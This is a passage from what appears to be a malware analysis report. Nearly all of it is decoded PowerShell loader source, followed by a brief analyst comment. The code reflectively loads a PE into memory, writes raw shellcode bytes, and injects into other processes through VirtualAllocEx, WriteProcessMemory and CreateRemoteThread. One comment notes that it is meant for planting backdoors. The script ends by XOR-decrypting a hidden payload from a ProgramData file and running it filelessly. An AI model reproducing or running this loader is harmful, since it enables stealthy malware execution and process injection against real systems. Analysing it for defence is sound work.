           Write-BytesToMemory -Bytes $Shellcode1 -MemoryAddress $ProcExitFunctionAddrTmp
           $ProcExitFunctionAddrTmp = Add-SignedIntAsUnsigned $ProcExitFunctionAddrTmp ($Shellcode1.Length)
           [System.Runtime.InteropServices.Marshal]::StructureToPtr($ExeDoneBytePtr, $ProcExitFunctionAddrTmp, $false)
           $ProcExitFunctionAddrTmp = Add-SignedIntAsUnsigned $ProcExitFunctionAddrTmp $PtrSize
           Write-BytesToMemory -Bytes $Shellcode2 -MemoryAddress $ProcExitFunctionAddrTmp
           $ProcExitFunctionAddrTmp = Add-SignedIntAsUnsigned $ProcExitFunctionAddrTmp ($Shellcode2.Length)
           [System.Runtime.InteropServices.Marshal]::StructureToPtr($ExitThreadAddr, $ProcExitFunctionAddrTmp, $false)
           $ProcExitFunctionAddrTmp = Add-SignedIntAsUnsigned $ProcExitFunctionAddrTmp $PtrSize
           Write-BytesToMemory -Bytes $Shellcode3 -MemoryAddress $ProcExitFunctionAddrTmp

           $Win32Functions.VirtualProtect.Invoke($ProcExitFunctionAddr, [UInt32]$TotalSize, [UInt32]$OldProtectFlag, [Ref]$OldProtectFlag) | Out-Null
       }
       #

       Write-Output $ReturnArray
   }
   
   
   #This function takes an array of arrays, the inner array of format @($DestAddr, $SourceAddr, $Count)
   #    It copies Count bytes from Source to Destination.
   Function Copy-ArrayOfMemAddresses
   {
       Param(
       [Parameter(Position = 0, Mandatory = $true)]
       [Array[]]
       $CopyInfo,
       
       [Parameter(Position = 1, Mandatory = $true)]
       [System.Object]
       $Win32Functions,
       
       [Parameter(Position = 2, Mandatory = $true)]
       [System.Object]
       $Win32Constants
       )

       [UInt32]$OldProtectFlag = 0
       foreach ($Info in $CopyInfo)
       {
           $Success = $Win32Functions.VirtualProtect.Invoke($Info[0], [UInt32]$Info[2], [UInt32]$Win32Constants.PAGE_EXECUTE_READWRITE, [Ref]$OldProtectFlag)
           if ($Success -eq $false)
           {
               Throw “Call to VirtualProtect failed”
           }
           
           $Win32Functions.memcpy.Invoke($Info[0], $Info[1], [UInt64]$Info[2]) | Out-Null
           
           $Win32Functions.VirtualProtect.Invoke($Info[0], [UInt32]$Info[2], [UInt32]$OldProtectFlag, [Ref]$OldProtectFlag) | Out-Null
       }
   }

   #
   ##    FUNCTIONS ###
   #
   Function Get-MemoryProcAddress
   {
       Param(
       [Parameter(Position = 0, Mandatory = $true)]
       [IntPtr]
       $PEHandle,
       
       [Parameter(Position = 1, Mandatory = $true)]
       [String]
       $FunctionName
       )
       
       $Win32Types = Get-Win32Types
       $Win32Constants = Get-Win32Constants
       $PEInfo = Get-PEDetailedInfo -PEHandle $PEHandle -Win32Types $Win32Types -Win32Constants $Win32Constants
       
       #Get the export table
       if ($PEInfo.IMAGE_NT_HEADERS.OptionalHeader.ExportTable.Size -eq 0)
       {
           return [IntPtr]::Zero
       }
       $ExportTablePtr = Add-SignedIntAsUnsigned ($PEHandle) ($PEInfo.IMAGE_NT_HEADERS.OptionalHeader.ExportTable.VirtualAddress)
       $ExportTable = [System.Runtime.InteropServices.Marshal]::PtrToStructure($ExportTablePtr, [Type]$Win32Types.IMAGE_EXPORT_DIRECTORY)
       
       for ($i = 0; $i -lt $ExportTable.NumberOfNames; $i++)
       {
           #AddressOfNames is an array of pointers to strings of the names of the functions exported
           $NameOffsetPtr = Add-SignedIntAsUnsigned ($PEHandle) ($ExportTable.AddressOfNames + ($i * [System.Runtime.InteropServices.Marshal]::SizeOf([Type][UInt32])))
           $NamePtr = Add-SignedIntAsUnsigned ($PEHandle) ([System.Runtime.InteropServices.Marshal]::PtrToStructure($NameOffsetPtr, [Type][UInt32]))
           $Name = [System.Runtime.InteropServices.Marshal]::PtrToStringAnsi($NamePtr)

           if ($Name -ceq $FunctionName)
           {
               #AddressOfNameOrdinals is a table which contains points to a WORD which is the index in to AddressOfFunctions
               #    which contains the offset of the function in to the DLL
               $OrdinalPtr = Add-SignedIntAsUnsigned ($PEHandle) ($ExportTable.AddressOfNameOrdinals + ($i * [System.Runtime.InteropServices.Marshal]::SizeOf([Type][UInt16])))
               $FuncIndex = [System.Runtime.InteropServices.Marshal]::PtrToStructure($OrdinalPtr, [Type][UInt16])
               $FuncOffsetAddr = Add-SignedIntAsUnsigned ($PEHandle) ($ExportTable.AddressOfFunctions + ($FuncIndex * [System.Runtime.InteropServices.Marshal]::SizeOf([Type][UInt32])))
               $FuncOffset = [System.Runtime.InteropServices.Marshal]::PtrToStructure($FuncOffsetAddr, [Type][UInt32])
               return Add-SignedIntAsUnsigned ($PEHandle) ($FuncOffset)
           }
       }
       
       return [IntPtr]::Zero
   }

   Function Invoke-MemoryLoadLibrary
   {
       Param(
       
       [Parameter(Position = 0, Mandatory = $false)]
       [String]
       $ExeArgs,
       
       [Parameter(Position = 1, Mandatory = $false)]
       [IntPtr]
       $RemoteProcHandle,

       [Parameter(Position = 2)]
       [Bool]
       $ForceASLR = $false
       )
       
       $PtrSize = [System.Runtime.InteropServices.Marshal]::SizeOf([Type][IntPtr])
       
       #Get Win32 constants and functions
       $Win32Constants = Get-Win32Constants
       $Win32Functions = Get-Win32Functions
       $Win32Types = Get-Win32Types
       
       $RemoteLoading = $false
       if (($RemoteProcHandle -ne $null) -and ($RemoteProcHandle -ne [IntPtr]::Zero))
       {
           $RemoteLoading = $true
       }
       
       #Get basic PE information
       #Write-Verbose “Getting basic PE information from the file”
       $PEInfo = Get-PEBasicInfo -Win32Types $Win32Types
       $OriginalImageBase = $PEInfo.OriginalImageBase
       $NXCompatible = $true
       if (([Int] $PEInfo.DllCharacteristics -band $Win32Constants.IMAGE_DLLCHARACTERISTICS_NX_COMPAT) -ne $Win32Constants.IMAGE_DLLCHARACTERISTICS_NX_COMPAT)
       {
           ##Write-Warning “PE is not compatible with DEP, might cause issues” -WarningAction Continue
           $NXCompatible = $false
       }
       
       
       #Verify that the PE and the current process are the same bits (32bit or 64bit)
       $Process64Bit = $true
       if ($RemoteLoading -eq $true)
       {
           $Kernel32Handle = $Win32Functions.GetModuleHandle.Invoke(“kernel32.dll”)
           $Result = $Win32Functions.GetProcAddress.Invoke($Kernel32Handle, “IsWow64Process”)
           if ($Result -eq [IntPtr]::Zero)
           {
               Throw “Couldn’t locate IsWow64Process function to determine if target process is 32bit or 64bit”
           }
           
           [Bool]$Wow64Process = $false
           $Success = $Win32Functions.IsWow64Process.Invoke($RemoteProcHandle, [Ref]$Wow64Process)
           if ($Success -eq $false)
           {
               Throw “Call to IsWow64Process failed”
           }
           
           if (($Wow64Process -eq $true) -or (($Wow64Process -eq $false) -and ([System.Runtime.InteropServices.Marshal]::SizeOf([Type][IntPtr]) -eq 4)))
           {
               $Process64Bit = $false
           }
           
           #PowerShell needs to be same bit as the PE being loaded for IntPtr to work correctly
           $PowerShell64Bit = $true
           if ([System.Runtime.InteropServices.Marshal]::SizeOf([Type][IntPtr]) -ne 8)
           {
               $PowerShell64Bit = $false
           }
           if ($PowerShell64Bit -ne $Process64Bit)
           {
               throw “PowerShell must be same architecture (x86/x64) as PE being loaded and remote process”
           }
       }
       else
       {
           if ([System.Runtime.InteropServices.Marshal]::SizeOf([Type][IntPtr]) -ne 8)
           {
               $Process64Bit = $false
           }
       }
       if ($Process64Bit -ne $PEInfo.PE64Bit)
       {
           Throw “PE platform doesn’t match the architecture of the process it is being loaded in (32/64bit)”
       }
       

       #Allocate memory and write the PE to memory. If the PE supports ASLR, allocate to a random memory address
       #Write-Verbose “Allocating memory for the PE and write its headers to memory”
       
       #ASLR check
       [IntPtr]$LoadAddr = [IntPtr]::Zero
       $PESupportsASLR = ([Int] $PEInfo.DllCharacteristics -band $Win32Constants.IMAGE_DLLCHARACTERISTICS_DYNAMIC_BASE) -eq $Win32Constants.IMAGE_DLLCHARACTERISTICS_DYNAMIC_BASE
       if ((-not $ForceASLR) -and (-not $PESupportsASLR))
       {
           #Write-Warning “PE file being reflectively loaded is not ASLR compatible. If the loading fails, try restarting PowerShell and trying again OR try using the -ForceASLR flag (could cause crashes)” -WarningAction Continue
           [IntPtr]$LoadAddr = $OriginalImageBase
       }
       elseif ($ForceASLR -and (-not $PESupportsASLR))
       {
           #Write-Verbose “PE file doesn’t support ASLR but -ForceASLR is set. Forcing ASLR on the PE file. This could result in a crash.”
       }

       if ($ForceASLR -and $RemoteLoading)
       {
           #Write-Error “Cannot use ForceASLR when loading in to a remote process.” -ErrorAction Stop
       }
       if ($RemoteLoading -and (-not $PESupportsASLR))
       {
           #Write-Error “PE doesn’t support ASLR. Cannot load a non-ASLR PE in to a remote process” -ErrorAction Stop
       }
       
       $PEHandle = [IntPtr]::Zero                #This is where the PE is allocated in PowerShell
       $EffectivePEHandle = [IntPtr]::Zero        #This is the address the PE will be loaded to. If it is loaded in PowerShell, this equals $PEHandle. If it is loaded in a remote process, this is the address in the remote process.
       if ($RemoteLoading -eq $true)
       {
           #Allocate space in the remote process, and also allocate space in PowerShell. The PE will be setup in PowerShell and copied to the remote process when it is setup
           $PEHandle = $Win32Functions.VirtualAlloc.Invoke([IntPtr]::Zero, [UIntPtr]$PEInfo.SizeOfImage, $Win32Constants.MEM_COMMIT -bor $Win32Constants.MEM_RESERVE, $Win32Constants.PAGE_READWRITE)
           
           #todo, error handling needs to delete this memory if an error happens along the way
           $EffectivePEHandle = $Win32Functions.VirtualAllocEx.Invoke($RemoteProcHandle, $LoadAddr, [UIntPtr]$PEInfo.SizeOfImage, $Win32Constants.MEM_COMMIT -bor $Win32Constants.MEM_RESERVE, $Win32Constants.PAGE_EXECUTE_READWRITE)
           if ($EffectivePEHandle -eq [IntPtr]::Zero)
           {
               Throw “Unable to allocate memory in the remote process. If the PE being loaded doesn’t support ASLR, it could be that the requested base address of the PE is already in use”
           }
       }
       else
       {
           if ($NXCompatible -eq $true)
           {
               $PEHandle = $Win32Functions.VirtualAlloc.Invoke($LoadAddr, [UIntPtr]$PEInfo.SizeOfImage, $Win32Constants.MEM_COMMIT -bor $Win32Constants.MEM_RESERVE, $Win32Constants.PAGE_READWRITE)
           }
           else
           {
               $PEHandle = $Win32Functions.VirtualAlloc.Invoke($LoadAddr, [UIntPtr]$PEInfo.SizeOfImage, $Win32Constants.MEM_COMMIT -bor $Win32Constants.MEM_RESERVE, $Win32Constants.PAGE_EXECUTE_READWRITE)
           }
           $EffectivePEHandle = $PEHandle
       }
       
       [IntPtr]$PEEndAddress = Add-SignedIntAsUnsigned ($PEHandle) ([Int64]$PEInfo.SizeOfImage)
       if ($PEHandle -eq [IntPtr]::Zero)
       {
           Throw “VirtualAlloc failed to allocate memory for PE. If PE is not ASLR compatible, try running the script in a new PowerShell process (the new PowerShell process will have a different memory layout, so the address the PE wants might be free).”
       }        
       [System.Runtime.InteropServices.Marshal]::Copy($PEBytes, 0, $PEHandle, $PEInfo.SizeOfHeaders) | Out-Null
       
       
       #Now that the PE is in memory, get more detailed information about it
       #Write-Verbose “Getting detailed PE information from the headers loaded in memory”
       $PEInfo = Get-PEDetailedInfo -PEHandle $PEHandle -Win32Types $Win32Types -Win32Constants $Win32Constants
       $PEInfo | Add-Member -MemberType NoteProperty -Name EndAddress -Value $PEEndAddress
       $PEInfo | Add-Member -MemberType NoteProperty -Name EffectivePEHandle -Value $EffectivePEHandle
       #Write-Verbose “StartAddress: $(Get-Hex $PEHandle)    EndAddress: $(Get-Hex $PEEndAddress)”
       
       
       #Copy each section from the PE in to memory
       #Write-Verbose “Copy PE sections in to memory”
       Copy-Sections -PEInfo $PEInfo -Win32Functions $Win32Functions -Win32Types $Win32Types
       
       
       #Update the memory addresses hardcoded in to the PE based on the memory address the PE was expecting to be loaded to vs where it was actually loaded
       #Write-Verbose “Update memory addresses based on where the PE was actually loaded in memory”
       Update-MemoryAddresses -PEInfo $PEInfo -OriginalImageBase $OriginalImageBase -Win32Constants $Win32Constants -Win32Types $Win32Types

       
       #The PE we are in-memory loading has DLLs it needs, import those DLLs for it
       #Write-Verbose “Import DLL’s needed by the PE we are loading”
       if ($RemoteLoading -eq $true)
       {
           Import-DllImports -PEInfo $PEInfo -Win32Functions $Win32Functions -Win32Types $Win32Types -Win32Constants $Win32Constants -RemoteProcHandle $RemoteProcHandle
       }
       else
       {
           Import-DllImports -PEInfo $PEInfo -Win32Functions $Win32Functions -Win32Types $Win32Types -Win32Constants $Win32Constants
       }
       
       
       #Update the memory protection flags for all the memory just allocated
       if ($RemoteLoading -eq $false)
       {
           if ($NXCompatible -eq $true)
           {
               #Write-Verbose “Update memory protection flags”
               Update-MemoryProtectionFlags -PEInfo $PEInfo -Win32Functions $Win32Functions -Win32Constants $Win32Constants -Win32Types $Win32Types
           }
           else
           {
               #Write-Verbose “PE being reflectively loaded is not compatible with NX memory, keeping memory as read write execute”
           }
       }
       else
       {
           #Write-Verbose “PE being loaded in to a remote process, not adjusting memory permissions”
       }
       
       
       #If remote loading, copy the DLL in to remote process memory
       if ($RemoteLoading -eq $true)
       {
           [UInt32]$NumBytesWritten = 0
           $Success = $Win32Functions.WriteProcessMemory.Invoke($RemoteProcHandle, $EffectivePEHandle, $PEHandle, [UIntPtr]($PEInfo.SizeOfImage), [Ref]$NumBytesWritten)
           if ($Success -eq $false)
           {
               Throw “Unable to write shellcode to remote process memory.”
           }
       }
       
       
       #Call the entry point, if this is a DLL the entrypoint is the DllMain function, if it is an EXE it is the Main function
       if ($PEInfo.FileType -ieq “DLL”)
       {
           if ($RemoteLoading -eq $false)
           {
               #Write-Verbose “Calling dllmain so the DLL knows it has been loaded”
               $DllMainPtr = Add-SignedIntAsUnsigned ($PEInfo.PEHandle) ($PEInfo.IMAGE_NT_HEADERS.OptionalHeader.AddressOfEntryPoint)
               $DllMainDelegate = Get-DelegateType @([IntPtr], [UInt32], [IntPtr]) ([Bool])
               $DllMain = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($DllMainPtr, $DllMainDelegate)
               
               $DllMain.Invoke($PEInfo.PEHandle, 1, [IntPtr]::Zero) | Out-Null
           }
           else
           {
               $DllMainPtr = Add-SignedIntAsUnsigned ($EffectivePEHandle) ($PEInfo.IMAGE_NT_HEADERS.OptionalHeader.AddressOfEntryPoint)
           
               if ($PEInfo.PE64Bit -eq $true)
               {
                   #Shellcode: CallDllMain.asm
                   $CallDllMainSC1 = @(0x53, 0x48, 0x89, 0xe3, 0x66, 0x83, 0xe4, 0x00, 0x48, 0xb9)
                   $CallDllMainSC2 = @(0xba, 0x01, 0x00, 0x00, 0x00, 0x41, 0xb8, 0x00, 0x00, 0x00, 0x00, 0x48, 0xb8)
                   $CallDllMainSC3 = @(0xff, 0xd0, 0x48, 0x89, 0xdc, 0x5b, 0xc3)
               }
               else
               {
                   #Shellcode: CallDllMain.asm
                   $CallDllMainSC1 = @(0x53, 0x89, 0xe3, 0x83, 0xe4, 0xf0, 0xb9)
                   $CallDllMainSC2 = @(0xba, 0x01, 0x00, 0x00, 0x00, 0xb8, 0x00, 0x00, 0x00, 0x00, 0x50, 0x52, 0x51, 0xb8)
                   $CallDllMainSC3 = @(0xff, 0xd0, 0x89, 0xdc, 0x5b, 0xc3)
               }
               $SCLength = $CallDllMainSC1.Length + $CallDllMainSC2.Length + $CallDllMainSC3.Length + ($PtrSize * 2)
               $SCPSMem = [System.Runtime.InteropServices.Marshal]::AllocHGlobal($SCLength)
               $SCPSMemOriginal = $SCPSMem
               
               Write-BytesToMemory -Bytes $CallDllMainSC1 -MemoryAddress $SCPSMem
               $SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($CallDllMainSC1.Length)
               [System.Runtime.InteropServices.Marshal]::StructureToPtr($EffectivePEHandle, $SCPSMem, $false)
               $SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($PtrSize)
               Write-BytesToMemory -Bytes $CallDllMainSC2 -MemoryAddress $SCPSMem
               $SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($CallDllMainSC2.Length)
               [System.Runtime.InteropServices.Marshal]::StructureToPtr($DllMainPtr, $SCPSMem, $false)
               $SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($PtrSize)
               Write-BytesToMemory -Bytes $CallDllMainSC3 -MemoryAddress $SCPSMem
               $SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($CallDllMainSC3.Length)
               
               $RSCAddr = $Win32Functions.VirtualAllocEx.Invoke($RemoteProcHandle, [IntPtr]::Zero, [UIntPtr][UInt64]$SCLength, $Win32Constants.MEM_COMMIT -bor $Win32Constants.MEM_RESERVE, $Win32Constants.PAGE_EXECUTE_READWRITE)
               if ($RSCAddr -eq [IntPtr]::Zero)
               {
                   Throw “Unable to allocate memory in the remote process for shellcode”
               }
               
               $Success = $Win32Functions.WriteProcessMemory.Invoke($RemoteProcHandle, $RSCAddr, $SCPSMemOriginal, [UIntPtr][UInt64]$SCLength, [Ref]$NumBytesWritten)
               if (($Success -eq $false) -or ([UInt64]$NumBytesWritten -ne [UInt64]$SCLength))
               {
                   Throw “Unable to write shellcode to remote process memory.”
               }

               $RThreadHandle = Create-RemoteThread -ProcessHandle $RemoteProcHandle -StartAddress $RSCAddr -Win32Functions $Win32Functions
               $Result = $Win32Functions.WaitForSingleObject.Invoke($RThreadHandle, 20000)
               if ($Result -ne 0)
               {
                   Throw “Call to CreateRemoteThread to call GetProcAddress failed.”
               }
               
               $Win32Functions.VirtualFreeEx.Invoke($RemoteProcHandle, $RSCAddr, [UIntPtr][UInt64]0, $Win32Constants.MEM_RELEASE) | Out-Null
           }
       }
       elseif ($PEInfo.FileType -ieq “EXE”)
       {
           #Overwrite GetCommandLine and ExitProcess so we can provide our own arguments to the EXE and prevent it from killing the PS process
           [IntPtr]$ExeDoneBytePtr = [System.Runtime.InteropServices.Marshal]::AllocHGlobal(1)
           [System.Runtime.InteropServices.Marshal]::WriteByte($ExeDoneBytePtr, 0, 0x00)
           $OverwrittenMemInfo = Update-ExeFunctions -PEInfo $PEInfo -Win32Functions $Win32Functions -Win32Constants $Win32Constants -ExeArguments $ExeArgs -ExeDoneBytePtr $ExeDoneBytePtr

           #If this is an EXE, call the entry point in a new thread. We have overwritten the ExitProcess function to instead ExitThread
           #    This way the reflectively loaded EXE won’t kill the powershell process when it exits, it will just kill its own thread.
           [IntPtr]$ExeMainPtr = Add-SignedIntAsUnsigned ($PEInfo.PEHandle) ($PEInfo.IMAGE_NT_HEADERS.OptionalHeader.AddressOfEntryPoint)
           #Write-Verbose “Call EXE Main function. Address: $(Get-Hex $ExeMainPtr). Creating thread for the EXE to run in.”

           $Win32Functions.CreateThread.Invoke([IntPtr]::Zero, [IntPtr]::Zero, $ExeMainPtr, [IntPtr]::Zero, ([UInt32]0), [Ref]([UInt32]0)) | Out-Null

           $PEBytes = $null
           
           #Write-Host ‘Executing…’
           
           [GC]::Collect()
           
           while($true)
           {
               [Byte]$ThreadDone = [System.Runtime.InteropServices.Marshal]::ReadByte($ExeDoneBytePtr, 0)
               if ($ThreadDone -eq 1)
               {
                   Copy-ArrayOfMemAddresses -CopyInfo $OverwrittenMemInfo -Win32Functions $Win32Functions -Win32Constants $Win32Constants
                   break
               }
               else
               {
                   Start-Sleep -Seconds 1
               }
           }
       }
       
       return @($PEInfo.PEHandle, $EffectivePEHandle)
   }
   
   
   Function Invoke-MemoryFreeLibrary
   {
       Param(
       [Parameter(Position=0, Mandatory=$true)]
       [IntPtr]
       $PEHandle
       )
       
       #Get Win32 constants and functions
       $Win32Constants = Get-Win32Constants
       $Win32Functions = Get-Win32Functions
       $Win32Types = Get-Win32Types
       
       $PEInfo = Get-PEDetailedInfo -PEHandle $PEHandle -Win32Types $Win32Types -Win32Constants $Win32Constants
       
       #Call FreeLibrary for all the imports of the DLL
       if ($PEInfo.IMAGE_NT_HEADERS.OptionalHeader.ImportTable.Size -gt 0)
       {
           [IntPtr]$ImportDescriptorPtr = Add-SignedIntAsUnsigned ([Int64]$PEInfo.PEHandle) ([Int64]$PEInfo.IMAGE_NT_HEADERS.OptionalHeader.ImportTable.VirtualAddress)
           
           while ($true)
           {
               $ImportDescriptor = [System.Runtime.InteropServices.Marshal]::PtrToStructure($ImportDescriptorPtr, [Type]$Win32Types.IMAGE_IMPORT_DESCRIPTOR)
               
               #If the structure is null, it signals that this is the end of the array
               if ($ImportDescriptor.Characteristics -eq 0 `
                       -and $ImportDescriptor.FirstThunk -eq 0 `
                       -and $ImportDescriptor.ForwarderChain -eq 0 `
                       -and $ImportDescriptor.Name -eq 0 `
                       -and $ImportDescriptor.TimeDateStamp -eq 0)
               {
                   #Write-Verbose “Done unloading the libraries needed by the PE”
                   break
               }

               $ImportDllPath = [System.Runtime.InteropServices.Marshal]::PtrToStringAnsi((Add-SignedIntAsUnsigned ([Int64]$PEInfo.PEHandle) ([Int64]$ImportDescriptor.Name)))
               $ImportDllHandle = $Win32Functions.GetModuleHandle.Invoke($ImportDllPath)

               if ($ImportDllHandle -eq $null)
               {
                   #Write-Warning “Error getting DLL handle in MemoryFreeLibrary, DLLName: $ImportDllPath. Continuing anyways” -WarningAction Continue
               }
               
               $Success = $Win32Functions.FreeLibrary.Invoke($ImportDllHandle)
               if ($Success -eq $false)
               {
                   #Write-Warning “Unable to free library: $ImportDllPath. Continuing anyways.” -WarningAction Continue
               }
               
               $ImportDescriptorPtr = Add-SignedIntAsUnsigned ($ImportDescriptorPtr) ([System.Runtime.InteropServices.Marshal]::SizeOf([Type]$Win32Types.IMAGE_IMPORT_DESCRIPTOR))
           }
       }
       
       #Call DllMain with process detach
       #Write-Verbose “Calling dllmain so the DLL knows it is being unloaded”
       $DllMainPtr = Add-SignedIntAsUnsigned ($PEInfo.PEHandle) ($PEInfo.IMAGE_NT_HEADERS.OptionalHeader.AddressOfEntryPoint)
       $DllMainDelegate = Get-DelegateType @([IntPtr], [UInt32], [IntPtr]) ([Bool])
       $DllMain = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($DllMainPtr, $DllMainDelegate)
       
       $DllMain.Invoke($PEInfo.PEHandle, 0, [IntPtr]::Zero) | Out-Null
       
       
       $Success = $Win32Functions.VirtualFree.Invoke($PEHandle, [UInt64]0, $Win32Constants.MEM_RELEASE)
       if ($Success -eq $false)
       {
           #Write-Warning “Unable to call VirtualFree on the PE’s memory. Continuing anyways.” -WarningAction Continue
       }
   }

   Function Main
   {
       $Win32Functions = Get-Win32Functions
       $Win32Types = Get-Win32Types
       $Win32Constants = Get-Win32Constants
       
       $RemoteProcHandle = [IntPtr]::Zero
   
       #If a remote process to inject in to is specified, get a handle to it
       if (($ProcId -ne $null) -and ($ProcId -ne 0) -and ($ProcName -ne $null) -and ($ProcName -ne “”))
       {
           Throw “Can’t supply a ProcId and ProcName, choose one or the other”
       }
       elseif ($ProcName -ne $null -and $ProcName -ne “”)
       {
           $Processes = @(Get-Process -Name $ProcName -ErrorAction SilentlyContinue)
           if ($Processes.Count -eq 0)
           {
               Throw “Can’t find process $ProcName”
           }
           elseif ($Processes.Count -gt 1)
           {
               $ProcInfo = Get-Process | where { $_.Name -eq $ProcName } | Select-Object ProcessName, Id, SessionId
               Write-Output $ProcInfo
               Throw “More than one instance of $ProcName found, please specify the process ID to inject in to.”
           }
           else
           {
               $ProcId = $Processes[0].ID
           }
       }
       
       #Just realized that PowerShell launches with SeDebugPrivilege for some reason.. So this isn’t needed. Keeping it around just incase it is needed in the future.
       #If the script isn’t running in the same Windows logon session as the target, get SeDebugPrivilege
#        if ((Get-Process -Id $PID).SessionId -ne (Get-Process -Id $ProcId).SessionId)
#        {
#            #Write-Verbose “Getting SeDebugPrivilege”
#            Enable-SeDebugPrivilege -Win32Functions $Win32Functions -Win32Types $Win32Types -Win32Constants $Win32Constants
#        }    
       
       if (($ProcId -ne $null) -and ($ProcId -ne 0))
       {
           $RemoteProcHandle = $Win32Functions.OpenProcess.Invoke(0x001F0FFF, $false, $ProcId)
           if ($RemoteProcHandle -eq [IntPtr]::Zero)
           {
               Throw “Couldn’t obtain the handle for process ID: $ProcId”
           }
           
           #Write-Verbose “Got the handle for the remote process to inject in to”
       }
       

       #Load the PE reflectively
       #Write-Verbose “Calling Invoke-MemoryLoadLibrary”
       $PEHandle = [IntPtr]::Zero
       if ($RemoteProcHandle -eq [IntPtr]::Zero)
       {
           $PELoadedInfo = Invoke-MemoryLoadLibrary -ExeArgs $ExeArgs -ForceASLR $ForceASLR
       }
       else
       {
           $PELoadedInfo = Invoke-MemoryLoadLibrary -ExeArgs $ExeArgs -RemoteProcHandle $RemoteProcHandle -ForceASLR $ForceASLR
       }
       if ($PELoadedInfo -eq [IntPtr]::Zero)
       {
           Throw “Unable to load PE, handle returned is NULL”
       }
       
       $PEHandle = $PELoadedInfo[0]
       $RemotePEHandle = $PELoadedInfo[1] #only matters if you loaded in to a remote process
       
       
       #Check if EXE or DLL. If EXE, the entry point was already called and we can now return. If DLL, call user function.
       $PEInfo = Get-PEDetailedInfo -PEHandle $PEHandle -Win32Types $Win32Types -Win32Constants $Win32Constants
       if (($PEInfo.FileType -ieq “DLL”) -and ($RemoteProcHandle -eq [IntPtr]::Zero))
       {
           #
           ### YOUR CODE GOES HERE
           #
           switch ($FuncReturnType)
           {
               ‘WString’ {
                   #Write-Verbose “Calling function with WString return type”
                   [IntPtr]$WStringFuncAddr = Get-MemoryProcAddress -PEHandle $PEHandle -FunctionName “WStringFunc”
                   if ($WStringFuncAddr -eq [IntPtr]::Zero)
                   {
                       Throw “Couldn’t find function address.”
                   }
                   $WStringFuncDelegate = Get-DelegateType @() ([IntPtr])
                   $WStringFunc = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($WStringFuncAddr, $WStringFuncDelegate)
                   [IntPtr]$OutputPtr = $WStringFunc.Invoke()
                   $Output = [System.Runtime.InteropServices.Marshal]::PtrToStringUni($OutputPtr)
                   Write-Output $Output
               }

               ‘String’ {
                   #Write-Verbose “Calling function with String return type”
                   [IntPtr]$StringFuncAddr = Get-MemoryProcAddress -PEHandle $PEHandle -FunctionName “StringFunc”
                   if ($StringFuncAddr -eq [IntPtr]::Zero)
                   {
                       Throw “Couldn’t find function address.”
                   }
                   $StringFuncDelegate = Get-DelegateType @() ([IntPtr])
                   $StringFunc = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($StringFuncAddr, $StringFuncDelegate)
                   [IntPtr]$OutputPtr = $StringFunc.Invoke()
                   $Output = [System.Runtime.InteropServices.Marshal]::PtrToStringAnsi($OutputPtr)
                   Write-Output $Output
               }

               ‘Void’ {
                   #Write-Verbose “Calling function with Void return type”
                   [IntPtr]$VoidFuncAddr = Get-MemoryProcAddress -PEHandle $PEHandle -FunctionName “VoidFunc”
                   if ($VoidFuncAddr -eq [IntPtr]::Zero)
                   {
                       Throw “Couldn’t find function address.”
                   }
                   $VoidFuncDelegate = Get-DelegateType @() ([Void])
                   $VoidFunc = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($VoidFuncAddr, $VoidFuncDelegate)
                   $VoidFunc.Invoke() | Out-Null
               }
           }
           #
           ### END OF YOUR CODE
           #
       }
       #For remote DLL injection, call a void function which takes no parameters
       elseif (($PEInfo.FileType -ieq “DLL”) -and ($RemoteProcHandle -ne [IntPtr]::Zero))
       {
           $VoidFuncAddr = Get-MemoryProcAddress -PEHandle $PEHandle -FunctionName “VoidFunc”
           if (($VoidFuncAddr -eq $null) -or ($VoidFuncAddr -eq [IntPtr]::Zero))
           {
               Throw “VoidFunc couldn’t be found in the DLL”
           }
           
           $VoidFuncAddr = Sub-SignedIntAsUnsigned $VoidFuncAddr $PEHandle
           $VoidFuncAddr = Add-SignedIntAsUnsigned $VoidFuncAddr $RemotePEHandle
           
           #Create the remote thread, don’t wait for it to return.. This will probably mainly be used to plant backdoors
           $RThreadHandle = Create-RemoteThread -ProcessHandle $RemoteProcHandle -StartAddress $VoidFuncAddr -Win32Functions $Win32Functions
       }
       
       #Don’t free a library if it is injected in a remote process or if it is an EXE.
       #Note that all DLL’s loaded by the EXE will remain loaded in memory.
       if ($RemoteProcHandle -eq [IntPtr]::Zero -and $PEInfo.FileType -ieq “DLL”)
       {
           Invoke-MemoryFreeLibrary -PEHandle $PEHandle
       }
       else
       {
           #Delete the PE file from memory.
           $Success = $Win32Functions.VirtualFree.Invoke($PEHandle, [UInt64]0, $Win32Constants.MEM_RELEASE)
           if ($Success -eq $false)
           {
               #Write-Warning “Unable to call VirtualFree on the PE’s memory. Continuing anyways.” -WarningAction Continue
           }
       }
       
       #Write-Verbose “Done!”
   }

   Main
}

$key = [IO.File]::ReadAllBytes(‘c:programdataMicrosoftWwanSvc.a’)
$PEBytes = [IO.File]::ReadAllBytes(‘c:programdataMicrosoftWwanSvc.b’)

Write-Host 1

#Write-Host ‘Key length: ‘ $key.count
#Write-Host ‘Encrypted length: ‘ $PEBytes.count

for($i=0; $i -lt $PEBytes.count ; $i++) {
   $PEBytes[$i] = ($PEBytes[$i] -bxor $key[$i % $key.count])
}

Write-Host 2

#Write-Host ‘Dump decrypted base64 PEBytes…’

$FuncReturnType = ‘Void’
$ProcId = $null
$ProcName = $null
$ForceASLR = 0
$ComputerName = $null
$DoNotZeroMZ = 0;
$ExeArgs = “none”

Write-Host 3

#Verify the image is a valid PE file
$e_magic = ($PEBytes[0..1000000] | % {[Char] $_}) -join ”

if ($e_magic -ne ‘MZ’) {
   throw ‘PE is not a valid PE file.’
}

Write-Host 4

RemoteScriptBlock $FuncReturnType $ProcId $ProcName $ForceASLR
—End Decoded Script Content—

The script will decode the content of WwanSvc.b (c5a1dbb49ff72a69ac7c52b18e57a21527bc381077b1cea12c3a40e9e98ae6cd) and then check to confirm that it has a valid PE header. The script will also check the system environment for a 64-bit architecture. The executable is not written to disk but loaded directly into memory.

